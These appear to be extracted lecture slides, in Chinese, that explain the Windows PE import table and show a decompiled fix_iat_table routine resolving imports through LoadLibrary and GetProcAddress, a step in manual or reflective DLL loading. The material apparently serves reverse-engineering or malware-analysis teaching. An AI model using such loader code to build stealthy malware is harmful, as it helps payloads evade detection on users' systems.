- _IMAGE_IMPORT_BY_NAME 結構的 array
- 每個結構紀錄一個引入函數的資訊
 - Hint (2 byte) : 用於找到引入函數的數字
 - Name : 引入函數的名稱字串
- IMAGE IMPORT BY NAME

Hint / Name Table	
Hint	"LoadLibraryA"
Hint	"GetProcAddress"
...	
Hint	"memcmp"

Import Lookup, Address Table

- Import Lookup Table
 - 紀錄引入函數在 Hint / Name Table 的 RVA，用於找到該引入函數
- IMAGE THUNK DATA array
- Import Address Table (IAT)
 - 靜態時與 Import Lookup Table 相同
 - Runtime 被覆寫為引入函數的位址




Import Table

	0	1	2	3
0x00	OriginalFirstThunk			
...				
0x0C	Name ("kernel32.dll")			
0x10	FirstThunk			
0x1C	OriginalFirstThunk			
	Name ("msvcrt.dll")			
	FirstThunk			
...	...			
...	...			
...	...			

1. 載入 DLL


Import Lookup Table





Hint / Name Table

Hint	"LoadLibraryA"
Hint	"GetProcAddress"
...	
Hint	"memcmp"

Import Address Table







fix_iat_table

```
1 void __fastcall fix_iat_table(FN_TABLE *fn_table, char *dll_image, _IMAGE_NT_HEADERS64 *ntHdrs)
2 {
3     char *i; // r12
4     char *j; // rbx
5     DWORD Name; // ecx
6     __int64 v8; // rsi
7
8     for ( i = &dll_image[ntHdrs->OptionalHeader.DataDirectory[1].VirtualAddress]; ; i += 20 )
9     {
10         Name = *(i + 3);
11         if ( !Name )
12             break;
13         v8 = (fn_table->LoadLibrary)(&dll_image[Name]);
14         for ( j = &dll_image[*i + 4]; *j; j += 8 )
15             *j = (fn_table->GetProcAddress)(v8, &dll_image[*j + 2]);
16     }
17 }
```

fix_iat_table

```
